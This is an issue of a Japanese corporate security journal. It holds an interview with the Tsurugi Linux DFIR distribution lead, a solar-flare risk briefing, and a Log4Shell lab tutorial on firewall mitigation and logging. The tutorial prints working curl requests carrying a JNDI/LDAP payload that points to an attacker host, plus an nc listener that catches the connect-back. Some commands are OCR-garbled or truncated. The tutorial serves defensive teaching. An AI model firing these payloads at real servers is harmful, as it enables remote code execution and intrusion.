HITACHI
Inspire the Next

Hitachi Systems Security Journal

VOL.62

株式会社 日立システムズ

Human * IT

Hitachi Systems security Journal VOL.62

TABLE OF CONTENTS

●はじめに

本文書は、株式会社日立システムズ の公開資料です。バックナンバーは以下の Web サイトで確認できます。
https://www.hitachi-systems.com/report/specialist/index.html

開発メンバーの熱意によって支えられるオープンソース・プロジェクト
DFIR に特化した Tsurugi Linux の開発チームリーダー

ジョバンニ・ラッタロ インタビュー
Giovanni “Sug4r” Rattaro

通訳 =El Kentaro ／ 取材・文 = 斉藤健一

「剣」という日本語を冠した Tsurugi Linux は、DFIR（デジタルフォレンジック・インシデントレスポンス）に特化したディストリビューションだ。教育素材として開発されたものだが、その使い勝手の良さから実際の調査でも使用されることも多い。また、このディストリビューションには日立システムズ社員が個人として開発に携わっているオープンソースツールも収録されている。今回は、Tsurugi Linux 開発チームのリーダーであるジョバンニ・ラッタロ氏にご登場ねがい、オープンソース・プロジェクトを支える開発メンバーの熱意について大いに語っていただいた。

Tsurugi Linux を最も必要としていたのは自分自身

斉藤（以下 S）：インタビューの時間をいただき、ありがとうございます。まず、ジョバンニさんのバックグラウンドについて伺いします。現在のご職業と、セキュリティ業界に携わるようになったきっかけを教えてください。

ジョバンニ（以下 G）：こちらこそ。われわれのプロジェクトに興味を持ち、インタビューしていただけることに感謝します。私は、セキュリティ業界が形作られる以前からこの分野に携わってきました。多くの同世代の人々がそうであったように、私も自ら活動を始め、多くの発見をしてきました。キャリアとしては、フォレンジック調査員、ペンテスター、SOC のアナリストや監査人など、さまざまな職業を経て、現在は米国の Vectra AI という企業に所属しています。職務はシニア・カスタマー・サクセス・マネージャーで、顧客企業の意思決定者とコミュニケーションを図りながら、複雑になりつつあるセキュリティ業界の状況などを説明しています。私の強みは、技術者からエグゼクティブまで、あらゆる層の人々とそれぞ

ジョバンニ・ラッタロ
（Giovanni “Sug4r” Rattaro）

デジタルフォレンジック・ペネトレーションテスト・インシデント対応・ぜい弱性監査など幅広い分野のスキルを持つ。英語・フランス語などに堪能。フランスの大学などで教壇に立った経験もある。BackTrack や DEFT Linux のプロジェクトに参加した後、2018 年に Tsurugi Linux（https://tsurugi-linux.org/）のプロジェクトを立ち上げ、開発リーダーを務めている。現在は Vectra AI（https://www.vectra.ai/）に所属し、シニア・カスタマー・サクセス・マネージャーとして活躍している。

れの言葉でコミュニケーションできる点です。これまでの経験が大いに役立っています。

S 経歴を調べると、ペネトレーションテスト用途の BackTrack や、DFIR（デジタルフォレンジック・インシデントレスポンス）に特化した DEFT Linux の開発に参加されたそうですね。

G さきほど言ったさまざまな経験の一環として、BackTrack Linux の開発に携わっていました。15 年ほど前のことです。私はイタリア開発チームの管理者をしていました。また、デジタルフォレンジックに特化した DEFT Linux の開発にも参加しています。

S その後、Tsurugi Linux を立ち上げることになりますね。

G いったん離れて、自身のプロジェクトを立ち上げました。開発には先に参加していたプロジェクトの多くのメンバーに協力してもらっています。プロジェクトは、デジタルフォレンジックに特化したものでしたが、オープンソースの脅威分析やマルウェア解析、顔認証のセクションなども加えることにしました。

S Tsurugi Linux を立ち上げるきっかけは何だったのでしょうか。

G 自分が最も必要としていたからです。大学などで DFIR の講師をしていた経験があるのですが、ツールのインストールに 1 時間もかかり、本来の講習が 30 分しかできないという非効率さが問題でした。そのため、すぐに使えるディストリビューションが欲しかったのが開発の主な理由の 1 つです。他に大きな目的としてあげられるのは、セキュリティコミュニティへの恩返しといいますか、知識の共有や還元したかったことも挙げられると思います。

S わかりました。なぜ、日本語の「剣（つるぎ）」という名前になったのでしょうか。

G プロジェクトが進行する中で、順調にツールの選定なども決まりましたが、名前だけがなかなか決まらなかったのです。さまざまな名前が候補に挙がりましたが、著作権の問題などもあり、よい名前がありませんでした。そのような中、日本の友人と話しているうちに「剣道」という言葉を知り、プロジェクト名に合っていると感じて採用しました。結果的に、著作権の問題もなく、検索しやすい名前になりました。日本のコミュニティへの感謝の気持ちから、2018 年の AV TOKYO で Tsurugi Linux の発表を行ないました。

S Tsurugi Linux の特徴、または注力している点を教えて下さい。

G UI のメニュー構成には特に力を注いでいます。Tsurugi Linux のメニュー構造は、データ取り出しやフォレンジック調査ツールを順序立てて配置することで、ユーザーが効果的に学習できるよう工夫しています。最初にデータ取り出しのためのツールがあり、その後に調査、分析、ログ解析のツールが続くように設計されています。この構造は、フォレンジックの調査過程に合わせて配置されているため、初心者でも実践的な知識を身につけやすくなっています。

S いろいろと考えられたメニューなのですね。

G はい。例えば、Windows 端末の調査を行なう際には、この順番でツールを使うと良いという流れをメニューに反映しているほか、Windows 用ツールを一箇所にまとめるなど、使いやすさを考慮しています。また、ツールの多くは複雑で多機能ですが、それぞれのプロセスにおいて使いやすい形で配置しています。私の考えとして、数千のツールがあったとしても使い方が分からなければ意味がありません。経験豊富な分析官は自分の方法でツールを使えば良いですが、初心者にはメニューを追うことで学んでもらいたいと思っています。

S リリース後、ユーザーからの反響はどうでしたか。

G Tsurugi Linux を公開してから、多くのユーザーから感謝の言葉をいただいています。これはオープンソースで提供しているわれわれにとっては励みになります。特に高価なサービスやハードウェア、ソフトウェアを購入できない人たちが、われわれのツールを使って犯罪行為の犯人を特定したり、調査の要因を特定したりする成功事例を聞くことはこの上ない喜びです。

S 実際にどれくらいのユーザーがいるのでしょうか。

G 全体の利用者数は正確には把握していませんが、サイトには毎日 5000 から 7000 のユニークビジターが訪れています。小さなプロジェクトとしては良い結果だと思います。カンファレンスなど

「剣」の文字が入ったポロシャツを着たジョバンニさん。背景は Tsurugi Linux のメインイメージだ

で発表があるとアクセス数は増えますが、具体的な統計情報は手元にありません。

Tsurugi Linux 開発の舞台裏

S 開発メンバーは世界各地にいると思うのですが、コミュニケーションはどのようにされているのでしょうか。

G 主要メンバー全員がイタリア在住のイタリア人であるため、タイムゾーンが同じです。英語が得意ではないメンバーもいるため、多くの場合イタリア語でやり取りしています。コミュニケーションは非常に重要で、密に取ることが大切です。時々、私からチームメンバーに対して、担当部分を早く終わらせてほしいと伝えることもありますが、こうしたオープンなやり取りが可能なコミュニケーションが大きな要因だと思います。

S ほぼイタリアの方とは意外でした。話題は変わりますが、デジタルフォレンジックやインシデントレスポンスについて、2018 年の Tsurugi Linux のプロジェクト開始当初と 2024 年の現代を比較すると、ストレージの大容量化やシステムのクラウド化など大きな変化があると思います。それに対して Tsurugi Linux はどのように対応していますか、もしくはどのように対応しようと考えていますか。

G もともとクラウドの大きな潮流を見越して、数年前にクラウド向けツールを Tsurugi Linux に導入しました。まだまだ数は少ないですが、Azure などのインフラに対応できるようなツールを実装しています。将来的には、クラウド上に Linux のインスタンスを立ち上げることをめざしています。これにより、データをローカルにダウンロードしなくとも、クラウド上で直接データを分析できるようになり、インシデントが発生した際でもクラウド内で迅速に対応できます。

S Tsurugi Linux には、日立システムズの社員が個人として開発に携わっているオープンソースツール※が収録されています。今回、その方にジョバンニさんに尋ねたいことはないかと確認したところ、いくつか質問をいただきましたので、この場で伺いたいと思います。

G それは素晴らしいですね。

S Tsurugi Linux に収録するツールはどのように探しているのでしょうか。

G これまでは仲間内で使っているツールを実装してきましたが、コミュニティが育つにつれて、X（Twitter）などでユーザーから便利なツールの提案が増えています。われわれはこれらの提案を精査し、良いツールかどうか、既存のツールと重

※ https://github.com/sumeshi

複していないかを判断します。すべてのツールやユースケースを知ることは難しいですが、コミュニティからの提案を受け入れることでプロジェクトがより多くの人に興味を持たれるようになりました。このようにして、選別をかけてツールを実装しています。

S Tsurugi Linux 開発者もしくはユーザーが、収録されているオープンソースツールにバグを発見した場合、元のツールの開発者に通知を行なっているのでしょうか。もし、通知を行なっているとすれば、それは Tsurugi Linux のプロジェクト全体のルールなのか、それとも個々の開発メンバーの判断になるのでしょうか。

G 状況によると思います。われわれは新しい ISO をリリースする際に、可能な限りツールを最新の状態に更新し、反映することをめざしています。ただ、その作業量は非常に膨大であり、現在では全てのツールを監視しながら更新することが難しい状況です。スポンサー企業を探し、インフラを提供してもらうことで更新作業を効率化する方法を検討していますが、まだ実現には至っていません。バグの報告については、X やメールで連絡をいただければ、個別に対応し、修正を反映するよう努めます。

参加メンバーの選定を厳しくするのは プロジェクトやユーザーを守るため

S 続いてオープンソースコミュニティを騒がせた「XZ Utils」のコード侵害について伺いたいと思います。ご存じのとおり、長期にわたる活動で信頼を得て開発チームに入った人物が、ツールにバックドアを仕込んだというものです。Tsurugi Linux ではこうしたリスクに対する考えなどはありますか。

G 先ほど主要開発メンバーの多くがイタリア人であることはお伝えしましたが、これは参加メンバーの選定基準を厳しくした結果でもあります。過去には「なぜ自分のツールが採用されないのか」といった問い合わせや、プロジェクトへの攻撃もありました。例えば、GitHub のソースを見て「これを取り入れろ」と熱心に提案してくる人もいますが、プロジェクトの適性を考慮し、必要ないと判断することもあります。このようにしてプロジェクトの安全性を守るため、開発メンバーの選定には注意を払っています。

S なるほど。そのような理由もあるのですね。

G これは単にプロジェクト自体を守るだけでなく、われわれのプロジェクトを使用しているユーザーの安全を確保するためでもあります。もちろん、昔からの知り合いだからといって、リスクがゼロになるわけではありませんが、インターネット経由で連絡をしてくる人たちよりも信頼がおけると考えています。

S わかりました。他に注意を払っていることなどはありますか。

G Tsurugi Linux のコアメンバーは 2 人しかおらず、デバッグやフィードバックを提供する仲間が周りにいます。これらのメンバーは主にイタリアで活動しています。他のメンバーは外部にいますが、コアの部分に関しては私が全て担当しています。例えば、ディストリビューションの ISO を作成し、ビルドしています。追加されるものに関しても、私が全て精査し、正しいかどうかを判断して反映しています。

S 仮に、他のオープンソースソフトウェアのプロジェクトにアドバイスするとしたら、何といいますか。

G Tsurugi Linux はセキュリティに関するプロジェクトなので、どうしても懐疑的な見方をせざるを得ません。ですから残念ですが、ある程度疑いを持って人と接することを受け入れる必要があるのではないか、と言うでしょうね。

S セキュリティに関するプロジェクトならではの意見だと思います。

プロジェクトの目的は コミュニティへの貢献

S これまでのお話を伺っていると、メンバーの皆さんは自由時間とはいえ、相当の時間をこのプロジェクトに費やしているように思いますが、いかがでしょうか。

G 多くの時間を費やしていることは確かです。ただ、それは他の人がサッカーを楽しむ感覚と同様に、私はカーネルのビルディングをしており、それが私にとってのリラックス方法なのです。こ

のプロジェクトに対する情熱が大きな要因ですが、学生や法執行機関からのニーズがあることも、やりがいを感じる理由の１つです。例えば、小さな企業でフォレンジックチームがいない場合でも、われわれのツールを使ってインシデントに対応できるといった話を聞くことは非常にやりがいがあります。そういったユーザーの声を聞くことで、私たちはこの作業が有意義な時間の過ごし方だと感じています。情熱を持ってこのプロジェクトに取り組んでいるのです。

ジョバンニさんからプロフィール画像と共に送っていただいたもの。こちらは BlackHat USA 2019 に登壇したときのもの

S 一般論ですが、多くのプロジェクトが熱意を持って始めるのですが、その後、燃え尽きてしまうケースもあるようです。それを案じた質問でしたが、開発することがリラックスに繋がっているという話を伺い、とても安心しました。

G 開発することがリラックスに繋がる。実はこれがこのプロジェクトの秘密なのです。開発していく中で新しいことにチャレンジしたり、効率化について考えたりすることにワクワクするのです。

S これまでの話を伺っていると、ジョバンニさんのように、こうしたディストリビューションを開発している人たちも、重大なぜい弱性を発見した研究者などと同じく、もっと注目されもっと尊敬されるべきだとも思うのですが、いかがでしょうか。

G 注目されることにはあまりこだわっていませんが、インタビューを通じてプロジェクトに興味を持っていただけることには非常に感謝しています。プロジェクトが広く知られるようになることは喜ばしいことであり、プロジェクトの発展やコミュニティへの貢献が期待できます。ユーザーからのフィードバックを通じてツールのエラーや改善点を教えてもらうことで、プロジェクトは成長していきます。

S 人でなくプロジェクトが注目されることを望まれているのですね。

G はい。プロジェクトチーム全員が努力していることを知ってもらい、その成果が評価されることがいちばん嬉しいです。プロジェクトが広まり、コミュニティに貢献できることが、私たち全員にとって重要だと考えています。また、私個人としては、カンファレンス会場などで「Tsurugi Linux を使っています」や「Tsurugi Linux に助けられました」といった声を聞くと、本当に嬉しく思います。

S プロジェクトの最終的なゴールとは何か教えて下さい。

G ゴールに関しては、コミュニティに感謝の気持ちを返すことが常にわれわれの目的です。プロジェクトを通じて新しい人々や興味深い人々に会えることが、私たちにとってのやりがいです。このまま進んでいくと信じています。将来的には、例えば分析に関して、仲間にハードウェアに関するトレーニングを行なったり、私たちが知らないツールを使っている場合、そのツールを実装していければと考えています。企業体を持たない形でのコミュニティプロジェクトとして、コミュニティの成長に合わせて私たちも成長していければと願っています。

S 本日はありがとうございました。

社会のさまざまな動向を把握し、リスクの変化に対応したセキュリティ体制を構築

Hitachi Systems CSI（Cyber Security Intelligence）Watch 2024.06

文＝日立システムズ

太陽フレアの影響について

【概要】：2024 年 5 月、「太陽フレア」に関する報道が多数あった。太陽フレアは太陽の黒点周辺で起こる現象で、電磁波や高エネルギー粒子を放出し、通信機器や衛星に影響を及ぼす可能性がある。大規模な太陽フレアが頻発することが予想される 2025 年 7 月に備えて、対策を検討する必要がある。

【内容】：太陽フレアとは、太陽の黒点付近で生じる爆発現象で、強い紫外線や X 線、電磁波などが放射され、地球に到達すると衛星通信の断絶や GPS の誤差、電力設備の損傷、航空機の放射線被曝などのリスクが生じる。太陽活動は約 11 年周期で変動し、現在は第 25 周期目にあたる。太陽活動のピーク時にはフレアの頻度が高まり、第 23 周期（2000 ～ 2002 年）には巨大フレアと磁気嵐が電力網や人工衛星に影響を与えた。現代においては、その当時よりも多くの人工衛星が社会インフラに組み込まれており、その重要性から停電の影響は甚大である。

日本では国立天文台が 1910 年代から太陽活動の画像やデータを公開しており、NICT（国立情報通信研究機構）は宇宙天気の観測情報を発信している。これらの観測は、太陽活動が技術システムや人間活動に影響を与えるためである。NICT は宇宙天気予報の高度化をめざし、新たなパートナー国の開拓や観測データの交換・共有体制の強化に取り組んでいる。

1989 年に発生した太陽フレアによる磁気嵐は、カナダのケベック州の電力網に過電流による変圧器コイル損傷を与え、９時間に及ぶ停電を引き起こした。この事象は、昨今の電力業界における大きな教訓となっている。例えば、米国の電力 ISAC では、太陽フレア、磁気嵐、電磁場の周波数の変動を注視、情報共有を行なっているほか、ぜい弱な変圧器には必要に応じて交流電力を遮断できるよう、リアルタイムの地磁気誘導電流モニターを追加するよう推奨している。また、カナダ政府は電力網インフラ保護のために 12 億カナダドルを投資し、多数の遮断コンデンサを設置するなどの対策を施している。

従来から対策が進んでいる分野としては航空、船舶業界が挙げられる。航空業界は、宇宙天気の太陽フレアや磁気嵐、高周波通信の一時的中断現象の予測に着目し、太陽フレアが発生した場合の人への被ばくリスク軽減、および飛行ルートの変更などの対策を講じている。船舶業界は、船位確認を GSP による位置情報に依存しているため、利用不可となった場合に備えたクロスベアリング（海図などで複数の物標を使用して方位を測定する方法）やランニングフィックス（一定間隔で測った同じ物標の方位を用いた位置特定方法）などの手法が取り入れられている。

一方、IT 業界では、Cisco 社が自社製品に対する太陽フレアの影響を注視し、2000 年初頭より宇宙放射線の電子部品への影響について研究している。これまで太陽フレアが IT システムに影響を及ぼすことは十分に考慮されてこなかったが、今後は機器が磁気嵐の影響で故障することも想定する必要がある。

今後、太陽活動はピーク期に向かって活発になると考えられる。その影響は広範囲で不可避と認識されがちだが、日々の観測結果から予測が可能であり、航空・船舶業界では以前から対策をしている。今後は、通信・電力などの社会インフラを支える IT システムにおいても太陽フレアによる影響を想定しておく必要がある。

［情報源］https://www.soumu.go.jp/main_content/000821252.pdf

セキュリティツールを実践的に紹介する連載企画

Let's try ぜい弱性検証 + 緩和策適用

3. ログ取得設定編

文＝日立システムズ

1. はじめに

本稿は、各種セキュリティツールなどを実践的に紹介する連載企画です。前号からはじまった第四部「ぜい弱性検証 + 緩和策適用」では、2021 年に確認され、広範囲に影響を及ぼした Apache Log4j のぜい弱性（CVE-2021-44228）を悪用する攻撃、通称 Log4Shell の体験を通して、緩和策適用のための設定、予防に必要なログ取得の設定などを確認します。JVN iPdedia では、「Log4j には JNDI Lookup 機能による外部入力値の検証不備に起因して任意の Java コードを実行可能なぜい弱性が存在します」と解説されており、その深刻度も「緊急」や「危険」と評価されています※ 1。

第四部「ぜい弱性検証 + 緩和策適用」は以下の構成となっており、そのイメージを図 1 に示します。

1. ぜい弱性（Log4j）体験編
   仮想環境上に Apache Solr を構築し、Apache Solr に内包された Log4j のぜい弱性（CVE-2021-44228）の体験します。
2. 緩和策設定編
   Log4j のぜい弱性（CVE-2021-44228）が公開されたタイミング（パッチがまだ公開されていないことを想定）での推奨されている緩和策 (mitigation) を試行します。
3. ログ取得設定編
   Log4j のぜい弱性を悪用する攻撃、通称 Log4Shell において、取得可能なログの一部を確認します。

今回は、③ログ取得設定編として、適切にログ取得設定を実施しておくことで、Log4shell 攻撃を受けた後に、ログによる痕跡確認の可否を確認します。なお、本稿の安全性には留意していますが、安全を保証するものではありません。また、OA 端末で実施するのではなく、分離された回線内および機器を利用することを推奨します。また、本稿はセキュリティ対策の共有を目的として提供されています。本稿から得た知識は倫理的かつ法律を遵守した範囲で使用し、悪用しないようお願いします。




図 1 第四部「ぜい弱性検証 + 緩和策適用」全体の構成と、今号で扱う内容（赤字部分）

※ 1 https://jvndb.jvn.jp/ja/contents/2021/JVNDB-2021-005429.html

2. ログ取得設定

2.1 firewalld アウトバンド 80、443 開放設定

前回の緩和策で行なった FW の設定では、システム内から発生する内→外向きの通信は全てフィルタリングされます。しかし、通常のサーバであれば、システムアップデートや業務に必要なポートなどを開放する必要があります。今回は、システムアップデートなどでよく利用される 80、443 ポートを開放してみます。
やられサーバー（Victim）で、次のコマンドを入力してください。

```
# firewall-cmd --reload
# firewall-cmd --direct --get-all-rules
# firewall-cmd --list-all --zone=public
```

firewalld の direct に設定が入っていないこと、外からの 8983 ポートが許可されていることを確認します。

```
[root@Victim ~]# firewall-cmd --reload
success
[root@Victim ~]# firewall-cmd --direct --get-all-rules
[root@Victim ~]# firewall-cmd --list-all --zone=public
public (active)
  target: default
  icmp-block-inversion: no
  interfaces: enp0s3
  sources:
  services: cockpit dhcpv6-client ssh
  ports: 8983/tcp
  protocols:
  forward: yes
  masquerade: no
  forward-ports:
  source-ports:
  icmp-blocks:
  rich rules:
```

確認できたら、次のコマンドを入力します。

```
# firewall-cmd ––permanent ––direct --add-rule ipv4 filter
OUTPUT 1 -p tcp --dport 80:443 -j ACCEPT
# firewall-cmd ––permanent ––direct --add-rule ipv4 filter
OUTPUT 2 -m state --state NEW -o enp0s3 -j DROP
# firewall-cmd ––reload
# firewall-cmd ––direct --get-all-rules
```

次のとおり設定が入っていることを確認してください。

```
[root@Victim solr-8.11.0]# firewall-cmd --direct --get-all-rules
ipv4 filter OUTPUT 1 -p tcp --dport 80:443 -j ACCEPT
ipv4 filter OUTPUT 2 -m state --state NEW -o enp0s3 -j DROP
```

2.2 ぜい弱性の検証

Attacker で、以下のコマンドを実行し、netcat プログラムを利用して、今回は **80 番ポート /tcp** で待ち受けをします。

```
# nc -lnvp 80
```

nc が 80 番ポートで待ち受けていることを確認してください。

```
[root@Attacker ~]# nc -lnvp 80
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::80
Ncat: Listening on 0.0.0.0:80
```

次に、Ctl+Alt+F2 を入力し、別のターミナルへ移動します。
別のターミナルへ移動したら、次のコマンドを実行します（80 番ポートに変更）。

```
# curl 'http://Victim の IP アドレス :8983/solr/admin/cores?
foo=$\{jndi:ldap://Attcker の IP アドレス :80\}'
```

このコマンドでは、8983 番ポートで待ち受けている Apache Solr に HTTP 接続し、foo パラメーターに、Log4shell の検証コードを入力しています。
コマンド入力後、特段変わった表示はされません。

```
[root@Attacker ~]# curl 'http://192.168.0.38:8983/solr/admin/cores?foo=$\{jndi:ldap://192.168.0.40:80\}'
{
  "responseHeader":{
    "status":0,
    "QTime":18},
  "initFailures":{},
  "status":{}}
```

次に、Ctl+Alt+F1 を入力し、nc が 80 番ポートで待ち受けているターミナルへ戻ると、今回は攻撃が成功し、やられサーバー（Victim）へのコネクトバック通信が発生していることが確認できます。

```
[root@Attacker ~]# nc -lnvp 80
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::80
Ncat: Listening on 0.0.0.0:80
Ncat: Connection from 192.168.0.38.
Ncat: Connection from 192.168.0.38:50874.
0
`
```

システムアップデートや業務に必要なポートなどを開放したため、当然の結果といえます。しかし、前回行なった FW による緩和策は、すべての内→外向き通信が許可していない状況でないと、Log4shell 攻撃を防ぎきることが難しいことを示しています。攻撃者は空いていると考えられるポートを順次探索して攻撃するなどしてくるため、FW 設定次第では緩和策としては不十分であることが確認できます。

2.3 firewalld ログ取得設定

緩和策としては不十分である事を確認しましたが、FW が、Log4shell 攻撃に無意味かというと、必ずしもそうとも限りません。設計段階から FW の設計をしっかりと行なうこと（例：アクセス先 IP アドレスを制限するなど）で、Log4shell のような新たな攻撃が発生した際に、攻撃からシステムを守る一助とはなります。
他方、FW でログを取得し、監視を行なうことは、攻撃を即座に検出することにつながります。
ここでは、FW でのログ取得を行ない、Log4shell 攻撃時のログ出力状況を確認します。

やられサーバー（Victim）で、まずは、次のコマンドを実行してください。

```
# dmesg --console-level 3
```

これは、firewalld による余計なログ出力を抑えるための設定です。

設定が終わりましたら次のコマンドを実行してください。これにより、FW がログを出力するように設定します。

```
# firewall-cmd --get-log-denied
# firewall-cmd --set-log-denied=all
# firewall-cmd --get-log-denied
```

以下のとおり、「all」が出力されましたら設定は完了です。

```
[root@Victim /]# firewall-cmd --get-log-denied
off
[root@Victim /]# firewall-cmd --set-log-denied=all
success
[root@Victim /]# firewall-cmd --get-log-denied
all
```

2.4 ぜい弱性の検証

Attacker で、次のコマンドを実行してください。

```
# curl 'http://Victim の IP アドレス :8080/solr/admin/cores?foo=$\
{jndi:ldap://Attcker の IP アドレス :80\}'
# curl 'http://Victim の IP アドレス :8983/solr/admin/cores?foo=$\
{jndi:ldap://Attcker の IP アドレス \}'
```

このコマンドでは、前段は 8080 番ポート（tomcat などが待ち受けていることが多い）、後段は、8983 番ポートで待ち受けている Apache Solr に HTTP 接続し、foo パラメーターに、Log4shell の検証コードを入力しています。
コマンド入力後、前段は、FW により接続が拒否され、接続ができない旨の表示がなされます。

```
[root@Attacker ~]# curl 'http://192.168.0.38:8080/solr/admin/cores?foo=${jndi:ldap://192.168.0.40:80}'
curl: (7) Failed to connect to 192.168.0.38 port 8080: No route to host
```

後段はこれまでと同じく変わった表示はされません。

```
[root@Attacker ~]# curl 'http://192.168.0.38:8983/solr/admin/cores?foo=${jndi:ldap://192.168.0.40:80}'
{
  "responseHeader":{
    "status":0,
    "QTime":18},
  "initFailures":{},
  "status":{}}
```

2.5 ログの出力確認

ログの出力状況を確認します。
やられサーバー（Victim）で、以下のコマンドを実行してください。

```
# tail /var/log/messages
```

以下のログが確認できます。

```
Mar 10 10:45:42 Victim kernel: filter_IN_public_REJECT: IN=enp0s3 OUT= MAC=08:                                :00 SRC=192.168.0.40 DST=192.168.0.38 LEN=60
S=0x00 PREC=0x00 TTL=64 ID=46032 DF PROTO=TCP SPT=43504 DPT=8080 WINDOW=32120 RES=0x00 SYN URGP=0
```

SRC（Source） に Attacker（192.168.0.40）、DST（Destination） に Victim（192.168.0.38）、DPT（Destination Port ）に 8080 が記録されており、Attacker から Victim の 8080 番ポートへの通信をブロックした通信ログが記録されていることが確認できます。他方、通信が成功した 8983 番ポートへの通信についてはログが出力されません。これは、先に設定した firewalld のログ出力設定では、拒否した通信でないとログを出力しないためです。

2.6 許可通信（内→外向き）ログ取得設定

先に設定した firewalld のログ出力設定では、拒否した通信でないとログを出力しないため、許可された通信についても、ログを出力しないと、Lo4shell 等の攻撃に対する予防的措置としては不十分です。しかし、8983 番ポートへの通信が提供しているサービスと過程すると、これらのログをすべてのサーバーで取得、保存することは、ログだけでディスクを圧迫するなど、効果的ではないかもしれません。
他方、昨今、内→外向き通信で、マルウエアダウンロードするなどの攻撃が一般的です。そこで、本稿では、内→外向きの許可された通信のログのみを予防的に取得する設定を試行します。
やられサーバー（Victim）で、次のコマンドを入力してください。

```
# firewall-cmd ––permanent ––direct --add-rule ipv4 filter OUTPUT 0 -m
state --state NEW -p all -j LOG --log-prefix HJ-firewalld
# firewall-cmd ––reload
```

ルールの設定が完了したら、次のコマンドを入力してください。

```
# firewall-cmd ––direct --get-all-rules
```

次のとおり設定がなされていれば、FW の設定は完了です。

```
[root@Victim ~]# firewall-cmd --direct --get-all-rules
ipv4 filter OUTPUT 1 -p tcp --dport 80:443 -j ACCEPT
ipv4 filter OUTPUT 2 -m state --state NEW -o enp0s3 -j DROP
ipv4 filter OUTPUT 0 -m state --state NEW -p all -j LOG --log-prefix 'HJ-firewalld '
```

2.7 ぜい弱性の検証

Attacker で、次のコマンドを実行してください。

```
# curl 'http://Victim の IP アドレス :8983/solr/admin/cores?foo=$\
{jndi:ldap://Attcker の IP アドレス :
```

このコマンドでは、8983 番ポートで待ち受けている Apache Solr に HTTP 接続し、foo パラメーターに、Log4shell の検証コードを入力しています。
コマンド入力後、後段は変わった表示はされません（ここでは攻撃の成否は問いません）。

```
[root@Attacker ~]# curl 'http://192.168.0.38:8983/solr/admin/cores?foo=$\{jndi:ldap://192.168.0.40:80\}'
{
  "responseHeader":{
    "status":0,
    "QTime":18},
  "initFailures":{},
  "status":{}}
```

2.8 ログの出力確認

ログの出力状況を確認します。
やられサーバー（Victim）で、以下のコマンドを実行してください。

```
# tail /var/log/message
```

以下のログが確認できます。

```
Mar 10 06:03:33 Victim kernel: HJ-firewalld IN= OUT=enp0s3 SRC=192.168.0.38 DST=192.168.0.40 LEN=60 TOS=0x00 PREC=0x00 TTL=64 ID=55279 DF PROTO=TCP SPT=50258
T=00 WINDOW=32120 RES=0x00 SYN URGP=0
```

RC（Source）に Victim(192.168.0.38)、DST（Destination）に Attacker（192.168.0.40）、DPT（Destination Port ）に 80 が記録されており、Victim から 80 番ポートへのコネクトバック通信ログが記録されていることが確認できます。このログ自体のみでは、この通信自体が攻撃に関わる通信か否かの判断は難しいかもしれません。しかし、通常、外向きの 80 番ポート通信が、システムアップデート用通信しかない場合、今回のようにログを取得しておいた上で、メンテナンス履歴との整合性を確認したり、しっかりとログを監視しておいたりすることで、普段とは異なる挙動を検出できるなど、攻撃を検出できる可能性が高まります。また、実際に攻撃被害発生したのちにおいても、FW のログを確認することで、攻撃経路等の確認ができる可能性があることがわかります。

3. その他ログ取得設定

3.1 ログの出力設定

2.6 で設定した FW の設定には、--log-prefix オプションを指定しています。そのため、出力されるログには「HJ-firewall」の文字列が付与されています。

これを活用して、ログの出力先を変更します。
やられサーバー（Victim）で、次の例を参考に「/etc/rsyslog.conf」に設定を追記してください。

```
# Log all kernel messages to the console.
# Logging much else clutters up the screen.
#kern.*                                                 /dev/console

# Log anything (except mail) of level info or higher.
# Don't log private authentication messages!
*.info;mail.none;authpriv.none;cron.none                /var/log/messages
:msg, contains, "HJ-firewalld"                          -/var/log/HJ-firewalld.log
```

保存の後、次のコマンドを実行します。

```
# systemctl restart rsyslog
```

これで、ＦＷのログデータが、専用ファイルに出力されるようになります。
例えば、再度、Log4shell の検証コードを用いてアクセスすることで「/var/log/HJ-firewalld.log」にログが出力されます。
ここでは、次のコマンドを実行してログファイルを生成しておきます。

```
# touch /var/log/ HJ-firewalld.log
```

3.2 ログローテート設定

ログには多くの記録がされますので適切に管理をしないと、必要なログが削除されてしまったり、他方、不要にディスクを圧迫したりしてしまう場合があります。ログを取得する際には、ログをローテートするなど適切に管理しましょう。


今回は、logrotate.d を用いてローテートの設定を行ないます。
やられサーバー（Victim）で、以下の内容を「/etc/logrotate.d/HJ-firewalld.log」として保存してください。

```
/var/log/HJ-firewalld.log {
    weekly
    missingok
    rotate 4
    copytruncate
    minsize 1M
}
```

保存の後、次のコマンドを実行します。

```
# logrotate -d /etc/logrotate.d/HJ-firewalld.log
```

今回、ログデータされる条件を満たしていないため、ローテートされることはないと思いますが、「log does not …」とローテート設定がなされていることが確認できたら設定は完了です。



4. おわりに

